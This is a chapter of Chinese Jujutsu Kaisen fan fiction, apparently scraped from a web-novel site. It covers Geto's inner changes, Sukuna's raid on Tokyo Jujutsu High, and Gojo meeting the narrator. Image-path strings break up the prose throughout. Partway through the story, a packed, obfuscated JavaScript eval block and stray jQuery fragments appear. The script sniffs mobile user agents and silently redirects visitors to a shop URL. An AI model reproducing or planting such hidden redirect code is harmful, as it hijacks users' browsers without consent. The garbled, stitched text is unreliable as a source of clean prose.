24.想吃的第二十四天

作品:《[咒回]我想吃掉五条悟

    夏油杰一直觉得,自己现在干的事情,和以前也没有本质的区别。


    祓除,吸收。


    祓除,吸收。


    祓除,吸收。唯一的变化,就是对于那些他不感兴趣的咒灵,不会再分出多余的关注,对于那些无关紧要的猴子,也不会再产生更多的憎恶。


    虽然,他还是讨厌猴子。


    他能感觉到,在这副全新的躯体之内,有什么东西正在融合,也有一些不属于他的东西趁虚而入。


    过去的自己,现在的自己,陌生的自己...


    如果咒灵操术的代价是忍受呕吐物的味道污染整个口腔、喉道、乃至身体与关于食物的记忆,那么重生的代价,就是承受构造新生之体的‘基因’所含的一切信息。


    起初他以为只是对味觉的改造,但那甚至是将原本恶心的味道变得美味——这也算代价吗?


    他如此疑惑着。


    直到随着羂索被封印,他也成功找回术式,名为‘目标’的障目之叶飘落,被忽略的巨物就出现在眼前。


    平静的、庞大的、空虚的、陌生的、孤独的巨物——名为情绪的巨物。


    他原本以为是自己对死而复生的事实还没有真正接受所以才产生了这么多乱七八糟的念头,但随着独自行动的时间越来越久,情绪对他造成的影响越来越难以忽略,夏油杰这才意识到,如果不想因为自身的虚无感,失去对世界的感知与改造欲,他最好是一直待在那个人身边。


    他也怀疑过,她对此是否知情,又是否是因为知道这种机制存在,所以才放任自己这个可能给她带去麻烦的家伙,任性而为。


    但他后来又打消了这种怀疑,她显然是不知情的。


    与此同时,夏油杰产生猜测,这些情绪的主人其实不是自己,而是另一个人。


    他实在好奇这个问题的答案,所以面对她坦然提出邀约,他总是找理由拒绝,但背地里又偷偷观察。


    有时是用能共享视觉的咒灵,有时是自己躲在远处,不放过那张和自己一样“后天生成”的脸上,任何一丝变化。


    但是没有,没有困扰,没有变化。


    后来他想明白了,他共享的应该不是艾利恩所有的情绪波动,只是存放在她的‘触须’之中的,来自更久远的岁月之前的情绪。


    连她自己都不知道的情绪。


    能让人与人之间发生理解的,不是共性,而是差异。


    夏油杰正是在获得这份微妙的差异之后,才逐渐开始理解对方的一些想法。


    明明拥有足以忽视一切的力量,却向弱者的规则妥协。明明最讨厌麻烦,却将会给她带来麻烦的人留在身边。


    明明只要抹消、明明可以抹消——却还是给她的‘计划’留下隐患。


    甚至说到她的计划,本身也满是疑点。


    “你到底想要什么?”


    对方问自己话,夏油杰也这么问过她。


    得到回复,很简单,但也过于简单。


    “想吃掉悟,但是,得是他自愿被我吃掉。”


    “有这么重要吗?”夏油杰问。


    罕见的,对方没有直接回答,而是歪了歪头,反问他:


    “你觉得不该这么重要的什么?”


    “是必须吃掉悟?”


    “必须让他自愿?”


    “还是...进食本身?”


    是最后那个。


    夏油杰在心里回复。


    她应该是听见了,这句他没有说出口的回答。


    “我知道,很多人只把一日三餐当作普通的定律,偶尔才会认真追求某种味道,过分追求食欲上的满足,还会被认为没出息。”


    “你也是这么认为的吧。”


    言语间,那道总能让人感到无处遁形的目光已经刺入双眼,但不会带来刺痛。夏油杰没有说话。


    “我没有需要解释的,也不在乎其他人的看法,但是杰。”


    她说。


    “如果是你,我觉得我是能得到理解的。”


    “总有一天,你是会理解我的。”


    无害的月光照进吞噬一切的漆黑,而漆黑的镜面之外,是他自己的表情。


    他下意识躲开那面让人无处遁形的镜子,接着去看镜像之外的部分。


    ‘镜子’本身的部分。


    然后他看到了,一个清浅的微笑。


    而我也会理解你的。


    ‘镜子’说。


    ·


    东京高专的上空突然出现一道人影。


    同时发生的震动,自然而然的被人归结到此人身上。然而事实并非如此。


    最初的巨响来自花御与狗卷等人的战斗,专注对手的几人尚且没有发现头顶出现的身影,但就在他们撤退的瞬间,不知是谁先抬的头,在他的惊呼之下,其余人也顺势望去——


    半身赤裸,双手抱臂,而在那之后,还有一双手。满身的咒印,以及,覆盖在面孔之上的,另一张面孔。


    最先将这副模样与名讳对上的是加茂宪纪,依据是加茂家收藏的古籍中对两面宿傩的描述。


    尽管这类资料出现了不同版本的答案,但单论特点,倒是统一的突出。


    于是,在看到那副模样之时,加茂宪纪就想到了这位诅咒之王。


    但是...他为什么会出现在这里?


    和花御不同,两面宿傩并没有急于开启一场战斗,并且对他们正在进行中的战场也没有要加入的意思。


    他静立在半空,目光望向远处,似乎在找什么东西。


    对于几人投来的视线,两面宿傩也未予理会。就在加茂宪纪一边跑一边疑惑这家伙要在这里发多久呆时,他终于动了。


    目标明确,直冲密林之外的建筑。


    很明显,他想从高专拿走什么东西,但面对突袭的强敌,无论是京都校还是东京高专这边,都已没有余力去阻止了。


    与此同时,针对五条悟的帐终于破开,但当他到场的时候,空中早已不见任何人的踪影。


    他还是按照计划,将现身的特级咒灵赶走,确保学生的安全。


    至于那些早就偷出去给艾利恩销毁的手指...这下所有人都看见了,是咒灵偷走的,跟他们可没关系。


    “大家没受伤吧?”


    自认为演技毫无破绽的五条悟轻松的完成了演出,看到学生们虽然一副神色紧张、却并没有受伤痕迹的样子,更加放心的明知故问。


    “老师!好像没有人受伤,但是刚才那个...是宿傩吧?”虎杖悠仁果断举手,借机问出心中的疑问。


    “嗯?宿傩?”


    五条悟怀疑自己听错了。


    就在他怀疑是不是虎杖悠仁认错了的时候,加茂宪纪也应和了一句。“虽然没有看见他使用术式,但特征能对上。”


    “然后...他似乎在找什么东西,或许是因为这个,才没有参与战斗。”


    也是因为加茂宪纪的这句提醒,东京校这边迅速反应,当即开始核查封印物,结果就像加茂宪纪猜测的那样,两面宿傩的手指全部失窃,一并被带走的,还有咒胎九相图。


    这些倒是和计划的一样,


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17358720|196577||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();$(''#content'').append(''


    但是...两面宿傩到底为什么会出现。


    还是该疑惑,那个长得跟两面宿傩本体一模一样的家伙,到底是哪冒出来的?


    虽然出现了意外,但好在没有出现人员伤亡,第二天的交流赛还是会正常进行,于是短暂的情报交流会结束后,所有人都回到各自的住处休整。


    尽管很想回去一趟,但考虑到至少明面上今天还是发生了咒灵袭击事件,身为战力保障的五条悟,自然是得留下的。


    只是在回到宿舍,看见那只窝在单人椅上的猫时,五条悟也觉得没有回去的必要了。


    不等五条悟走到它身边,假寐的双眼倏然睁开,露出一双镶着金边的黑色圆瞳。


    “这算是自首吗?”


    五条悟笑着问,顺便带上身后的木门。


    就在他转身关门的瞬间,身后一阵能量波动,再一看,哪还有什么黑猫。只有一个穿了一身黑的女人,坐在那张单人椅上,手里把玩着一个普普通通的魔方。


    他们都知道,魔方里面封印着什么。


    闻言,女人继续摆动着魔方,直到每一面都变成统一的色彩,魔方还原。


    “是杰的要求,事出突然,没来得及告诉你。”


    五条悟却没接这话,转而提起刚才的画面:


    “为什么是爱子呢?难道比起人类,你更喜欢猫咪的身体吗。”


    “我无所谓。”我摇了摇头,顺手将魔方收进口袋,“只是为了避免被进来的人看见——你在失望什么?”


    五条悟甩了甩脑袋,欲盖弥彰的反问:“有吗?有失望吗?”“绝对有。”我不留情面的拆穿。


    五条悟走过来,没有去坐旁边的位置,就这么站在我面前,发现我抬头看他,又在我面前蹲下。


